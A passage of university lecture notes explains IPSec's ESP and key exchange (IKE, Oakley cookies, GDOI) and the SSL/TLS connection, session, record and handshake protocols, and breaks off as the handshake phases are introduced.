


Figure 7: *The relationship between how an IPv4 packet is laid out without and with the Authentication Header, in the Transport Mode and in the Tunnel Mode.* (*This figure is from http://www.tcpguide.com*)




Figure 8: *The relationship between how an IPv6 packet is laid out without and with the Authentication Header, in the Transport Mode and in the Tunnel Mode.* (*This figure is from http://www.tcpguide.com*)

`Authentication Data` field. If the two values do not match, the packet is discarded.

- The bottom-most packet layouts in Figures 7 and 8 are for the case when AH is used in the Tunnel Mode, the former for IPv4 and the latter for IPv6. Note the word "encapsulated" in these packet layout diagrams means IP-in-IP sort of encapsulation — similar to what is described in RFC 2003. Recall what was mentioned earlier about the need for the tunnel mode: This mode is used when the source and the destination endpoints of a communication link are not able to do their own authentication processing.

20.3.3: IPSec: Encapsulating Security Payload (ESP) and Its Header

- The ESP (Encapsulating Security Payload) protocol (RFC 4303) is used for providing encryption services in IPSec.

- Figure 9 shows the layout of the header for the ESP protocol and the payload that follows the header. The header itself is just the first eight bytes. That is followed by the payload that consists of the encrypted information that needs to be transmitted. Finally, you have the optional authentication data. The whole thing is commonly referred to by the acronym ESP. [The word "encapsulation" in ESP is not be confused with our use of the same word when describing the use of AH in the tunnel mode. The word encapsulation there is more in the sense of the IP-in-IP protocol as described in RFC 2003.]

- Note that when IPSec uses the ESP header, its payload swallows up the TCP segment in the original IP packet. The encrypted version of the TCP segment is in the "Encrypted Payload Data" portion of the ESP payload. The receiving endpoint must obviously decrypt this payload in order to extract the original TCP segment.

- While ESP may be used to provide the same services as the AH header, **its main purpose is to provide confidentiality**

through encryption. ESP may be applied alone or in conjunction with the AH header. [More generally, though, ESP can be used to provide confidentiality, data origin authentication, limited traffic flow confidentiality, and so on, depending on the options selected through the value stored in the `Security Parameter Index` (SPI) field. This value must be between 1 and 255.]

- In the Transport Mode, as shown in the second packet layout in Figures 10 for IPv4 and in the second packet layout in Figure 11 for IPv6, the `Encrypted Payload Data` field, of variable length, is the encrypted version of the TCP segment (meaning the TCP header plus the data payload of the TCP segment) that would ordinarily follow the IPv4 header. So that the value of the `Next Header` field that you see at the bottom would contain number 6 and point backwards to the main content of the `Encrypted Payload Data`. It is interesting to note that an adversary would not be able see even the `Next Header` field since it is a part of what stays encrypted in an ESP packet.

- Note the role played by the fields `Padding` and `Pad Length`. Padding is meant to take care of the fact that the length of the encrypted segment would ordinarily be a multiple of the block size used for encryption with symmetric key cryptography. Let's say the block size is 1024 bits (128 bytes), then the entire encrypted portion, meaning the ESP payload, would be a multiple of 128 bytes. As to how much padding is used is stored in the field `Pad Length`. Padding must ensure that the ciphertext ends on a 4-byte boundary.

- Before encryption, an **ESP Trailer** is appended to the data to be encrypted. As shown in Figure 9, the payload (meaning the TCP/UDP message in the transport mode or the encapsulated IP datagram in the tunnel mode) and the ESP Trailer are both encrypted, but the eight-byte ESP Header is not.

- Whereas in the Transport Mode, ESP achieves confidentiality by placing in its `Encrypted Payload` an encrypted version of the entire TCP segment, in the Tunnel Mode (see the bottom-most packet layouts in Figures 10 and 11), the payload contains an encryption of the entire IP packet.

- In the Tunnel Mode, we still have the same 8-byte ESP header that you see in Figure 9. But now the `Encrypted Payload` is obtained by encrypting the entire IP packet along with the padding and the ESP trailer as before. Obviously, now you would need a new IP header for the destination of the tunnel transmission.

- The `Authentication Data` field attached at the very end of what you see in Figure 9 consists of the MAC value of the ESP packet. In the context of IPSec, this value is known as the `Integrity Check Value`.

- ESP's authentication scheme can be used either independently of the AH header or in conjunction with it.

- If the optional ESP authentication is used, the authenticator is calculated over the entire ESP datagram. This includes the ESP Header, the payload, and the trailer.

- ESP's authentication service is similar to what is provided by AH.




Figure 9: *ESP Protocol Header and the ESP Payload (This figure is from Lecture 20 of "Computer and Network Security" by Avi Kak)*




Figure 10: *The relationship between how an IPv4 packet is laid out without and with the ESP Header, in the transport mode and in the tunnel mode.* (*This figure is from http://www.tcpguide.com*)




Figure 11: *The relationship between how an IPv6 packet is laid out without and with the ESP Header, in the transport mode and in the tunnel mode.* (*This figure is from http://www.tcpguide.com*)

20.3.4: IPSec Key Exchange

- Before ESP can be used, it is necessary for the two ends of a communication link to exchange the secret key that will be used for encryption. Similarly, AH needs an authentication key. [This is exactly what is achieved by the **Security Association (SA)** that was previously mentioned in Section 20.3.2. With IPSec, in general, the two endpoints must first establish an SA that declares what authentication and encryption algorithms will be used between the two endpoints.] The Security Association is established and the keys are exchanged with the **Internet Key Exchange** (IKE) protocol, whose latest version is described in RFC 5996. This version is also known as IKEv2.

- IKE combines the functions of three other protocols:

  – The Internet Security Association and Key Management Protocol (ISAKMP) that provides a generic framework for exchanging encryption keys and security association information. ISAKMP supports many different key exchange methods.

  – The Oakley Key-Exchange Protocol. it is based on Diffie-Hellman algorithm but provides additional security. This is the default method used by ISAKMP for creating a packet content encryption key.

  - The SKEME protocol for key exchange. ISAKMP uses the re-keying feature of this protocol.

- Diffie-Hellman's computationally expensive modular exponentiation makes it vulnerable to a **clogging attack** in which a communication node spends an inordinate amount of time generating session keys if too many of them are requested all at once. [An adversary may forge the source address of a legitimate party and send a public Diffie-Hellman key to an unsuspecting host, which then has to carry out modular exponentiation to compute the secret session key. But repeated receipts of the same request could clog up the host by causing it to spend all its time in modular exponentiation.] Diffie-Hellman is also vulnerable to the man-in-the-middle attack, as was mentioned in Lecture 13.

- Oakley thwarts the clogging attack by using a cookie-exchange between the two parties. A request for a secret session key must be accompanied with a cookie that is nothing but a pseudorandom number.

- Cookie exchange consists of each side sending a pseudorandom number to the other that must be acknowledged by the receiving party to the sending party. If the original requester for a secret session key was masquerading as someone else, they would never receive the cookie.

- A cookie is generated by hashing the IP source and destination

addresses, the UDP source and destination ports, and a locally generated secret value.

- Finally, as stated earlier in Section 20.3, the largest application of IPSec is in VPN. With regard to how IPSec security associations are used in VPN, each SA is for just one communication link. In other words, a typical VPN implementation provides you with a secure point-to-point tunnel between two specific endpoints in the VPN overlay network. These days there is considerable interest in extending the idea to **Group VPN** in which the same SA is shared by a large collection of communication endpoints.

- At the moment, there are several companies in the Bay Area working on implementing Group VPN with the GDOI protocol. GDOI stands for "Group Domain of Interpretation." It is specified by the IETF standard RFC 6407. The GDOI protocol runs on port 848.

20.4: SSL/TLS FOR TRANSPORT LAYER SECURITY

- SSL (Secure Socket Layer) was developed originally by Netscape in 1995 to provide secure and authenticated connections between browsers and servers. [Until recently, the title of this section was "SSL/TLS for Secure Web Services." That made sense because SSL/TLS was designed originally for secure exchange of information between web servers and browsers. More recently, though, SSL/TLS has become critically important to several other forms of information exchange in the internet. These include the exchange of information between routers, between routers and servers, between email exchange servers, between hosts and the internet-accessible printers, and so on. When the two endpoints involved in all these forms of information exchange have a need to authenticate each other and to create session keys for content encryption, they are likely to use the SSL/TLS protocol. Considering this widespread application of the protocol, the present section title is more appropriate.]

- SSL provides **transport layer** security. Recall from Figure 1 that the transport layer is where the TCP and UDP protocols reside in the TCP/IP stack. [Since SSL sits immediately above TCP in the protocol stack, a more precise way of stating this would be that SSL provides **Session Layer** security in the OSI model of the internet protocols. See Section 16.2 of Lecture 16 for the OSI model.]

- IETF (Internet Engineering Task Force, the body in charge of the core internet protocols, including the TCP/IP protocol) made

SSL Version 3 an open standard in 1999 and called it **TLS** (Transport Layer Security) **Version 1**. This first version of the TLS protocol is described in RFC 2246.

- Now it is common to refer to this protocol by the combined acronym SSL/TLS or TLS/SSL. Probably the biggest reason for why the acronym SSL continues to survive is the fact the world's most popular software library that implements this protocol is `OpenSSL`. I'll have more to say about that library later in this section.

- SSL/TLS plays a central role in the security and privacy needed for web commerce to work. As a case in point, before your laptop uploads your credit card information to, say, the Amazon.com website, your laptop must make certain that the remote host is indeed what it claims to be. That's where a protocol like SSL/TLS comes in. This protocol is also widely used to protect email servers (running under SMTP, POP, and IMAP protocols), chat servers (running under XMPP protocol), remote login security (through SSH servers), instant messaging (IM), and some virtual private networks (SSL VPNs).

- Fundamental to the security that is established with the SSL/TLS protocol are the certificates issued by the Certificate Authorities (CA). See Section 13.8 of Lecture 13 for how it has been possible for attackers to forge such certificates. These successful attempts

at creating forged certificates undermine the security that can be achieved with the SSL protocol.

- SSL/TLS allows for either server-only authentication or server-client authentication. In server-only authentication, the client receives the server's certificate. The client verifies the server's certificate and generates a secret key that it then encrypts with the server's public key. The client sends the encrypted secret key to the server; the server decrypts it with its own private key and subsequently uses the client-generated secret key to encrypt the messages meant for the client. [For a web browser to be able to engage in an SSL/TLS supported session with a web server — which is what you would want to see happen if you are exchanging, say, credit-card information with the web server — the web server must be able to provide the browser with a valid certificate signed by a recognized Certificate Authority (CA). As you know from Lecture 13, a certificate is validated by checking it with the public key of the CA, and the validation of the signing CA done in a similar manner, until you reach the Root Certificate Authority. The public keys of the root authorities are programmed into your browser. If a certificate cannot be validated by your browser in this manner — say because the CA that has signed that certificate is not known to your browser — a warning popup will be generated by the browser. If you tell your browser that you are willing to accept the certificate nonetheless, the authority that signed the certificate will be entered into the database of legitimate CAs maintained by your browser. Note that programming the keys of the root CAs into the browser code makes the root verification free of potential man-in-the-middle attacks. You can yourself check what root CAs are known to your browser by descending down the menu made available by the Preferences sub-menu under the Editor button of your browser menu bar.] Note that when a certificate received from a server is validated by your browser, most browsers will indicate the fact that you are now engaged in a secure link with the server

by showing a padlock icon usually at the right in the bottom portion of the browser frame, or by changing 'http' to 'https' in the URL window, or by changing the color of the URL window to green.

- In the server-client authentication, in addition to the secret key, the client also sends to the server its certificate that the server uses for authenticating the client.

- **OpenSSL is an *implementation* of the SSL and the TLS protocols.** [OpenSSL is used by the HTTPS and SMTPS protocols. When your browser connects with a web server to which you have to upload your credit card or banking information, your browser is most likely to be using the HTTPS protocol in its interaction with the server. SMTPS is for the secure transfer of email between hosts in the internet. Another closely related protocol that uses the `libssl` library component of the OpenSSL implementation is OpenSSH which is an *implementation* of the SSH protocol. As you surely know already, SSH, which stands for "Secure Shell," is used for logging into remote machines and for executing commands at those machines.]

- SSL (and, therefore, TLS) is actually not a single protocol, or even a single protocol layer. SSL is composed of four protocols in two layers, as shown in Figure 12. Of the four, the two most important protocols that are at the heart of SSL are the **SSL Handshake Protocol** and the **SSL Record Protocol**. The former authenticates the clients and the servers to each other and the latter then transmits the data confidentially. The other two protocols shown in the figure, the **SSL Cipher Change**

Protocol and the **SSL Alert Protocol** play relatively minor roles in how SSL works.




Figure 12: *SSL (and, therefore, TLS) is composed of four protocols in two layers as shown in this figure.* (*This figure is from Lecture 20 of "Computer and Network Security" by Avi Kak*)

20.4.1: The Twin Concepts of "SSL Connection" and "SSL Session"

- In the SSL family of protocols, a **connection** is a **one-time transport** of information between two nodes in a communication network.
  - A connection constitutes a **peer-to-peer** relationship between the two nodes.
  - Being one-time, connections are transient.
  - Every connection is associated with a **session**.
- A **session** is an enduring association between a **client** and a **server**.
  - A session is created by the **SSL Handshaking Protocol**.
  - A session can consist of multiple connections.
  - A session is characterized by a set of security parameters that apply to all the connections in the session.

- So whereas a connection takes care of transferring information securly from one endpoint to the other, the concept of a session allows for such data transfers to take place back and forth without having to renegotiate the security parameters for each separate connection. Note that this does NOT imply that a session can continue indefinitely. A session comes to an end when the exchange of data between the two endpoints has come to an end. **But what if we wanted to leave a session open in anticipitation of upcoming data exchanges between the two endpoints?** For that, you need what is known as the **Heartbeat Extension** to the SSL/TLS protocol. This extension, described in RFC 6520, will be presented briefly in Section 20.4.4. As mentioned earlier, the basic TLS protocol is described in RFC 2246.

- An SSL **connection state** is characterized by the following **parameters**:

  - `Server Write MAC Secret:` The secret key used in calculating the MAC (Message Authentication Code) value for the data sent by the server.

  - `Client Write MAC Secret:` The secret key used in calculating the MAC value for the data sent by the client.

  - `Server Write Key:` The symmetric-key encryption key for

data encrypted by the server and decrypted by the client.

- `Client Write Key:` The symmetric-key encryption key for data encrypted by the client and decrypted by the server.

- `Initialization vectors:` An initialization vector (IV) for each key used by a block cipher operating in the CBC mode is maintained. See Lecture 9 for the CBC block cipher mode. The vectors are initialized by the **SSL Handshake Protocol**. Subsequently, the final ciphertext block from each record is preserved for use as the IV with the following record. (*This will become clearer after we have discussed the SSL Record Protocol.*)

- `Sequence Numbers:` Each party maintains separate sequence numbers for the transmitted and received messages through each connection. When a party sends or receives a **change cipher spec** message, the appropriate sequence number is set to zero. Sequence numbers may not exceed $2^{64} - 1$.

- An SSL **session state** is characterized by the following **parameters**:

  - `Session Identifier:` An arbitrary byte sequence chosen by the server to identify an active or resumable session state.

– `Peer Certificate:` An X509.v3 certificate of the peer. This element of the state may be null.

– `Compression Method:` The algorithm used to compress the data prior to encryption.

– `Cipher Spec:` Specifics of the bulk data encryption algorithm and the hash algorithm used for MAC (Message Authentication Code) calculations. See Lecture 15 for further information on MAC and the related acronyms HMAC, SHA, etc.

– `Master Secret:` A 48-byte secret shared between the client and the server.

– `IsResumable:` A flag indicating whether the session is allowed to initiate new connections.

20.4.2: The SSL Record Protocol

- The **SSL Record Protocol** sits directly above the TCP protocol.

- This protocol provides two services: **Confidentiality** and **Message Integrity**.

- In a nutshell, this protocol is in charge of taking the actual data that the server wants to send to a client or that the client wants to send to a server, fragmenting the data into blocks, applying authentication and encryption primitives to each block, and handing the block to TCP for transmission over the network. On the receive side, the blocks are decrypted, verified for message integrity, reassembled, and delivered to the higher-level protocol.

- The operation of the **SSL Record Protocol** consists of the following **five** steps:

  - `Fragmentation:` The message (either from server to client, or from client to server) is fragmented into blocks whose length does not exceed 2^{14} (16384) bytes.

– `Compression:` This optional step requires lossless compression and carries the stipulation that the size of the input block will not increase by more than 1024 bytes. [As you'd expect, compression will, in most cases, reduce the length of a block produced by the fragmentation step. But for very short blocks, the length may increase.] SSLv3, the current version of SSL, does not specify compression.

– `Adding MAC:` This step computes the MAC (Message Authentication Code) for the block. The MAC is appended to the compressed message block.

– `Encryption:` The compressed message and the MAC are encrypted using symmetric-key encryption. The encryption may be carried out with a block cipher such as 3DES or with a stream cipher such as RC4-128. A number of choices are available for the encryption step depending on the level of security needed.

– `Append SSL Record Header:` Finally, an SSL header is is **prepended** to the encrypted block. The header consists of 8 bits for declaring the content type, 8 bits for declaring the major version used for SSL, 8 bits for declaring the minor version used, and 16 bits for declaring the length of the compressed plaintext (or the plaintext if no compression was used).

• Each output block produced by the **SSL Record Protocol** is

referred to as an **SSL record**. The length of a record is not to exceed $32,767$ bytes.

20.4.3: The SSL Handshake Protocol

- Before the **SSL Record Protocol** can do its thing, it must become aware of what algorithms to use for compression, authentication, and encryption. All of that information is generated by the **SSL Handshake Protocol**.

- The **SSL Handshake Protocol** is also responsible for the server and the client to authenticate each other.

- This protocol must also come up with the cryptographic keys to be used for the encryption and the authentication of each SSL record.

- As shown by Figure 13, the **SSL Handshake** protocol works in **four phases**.

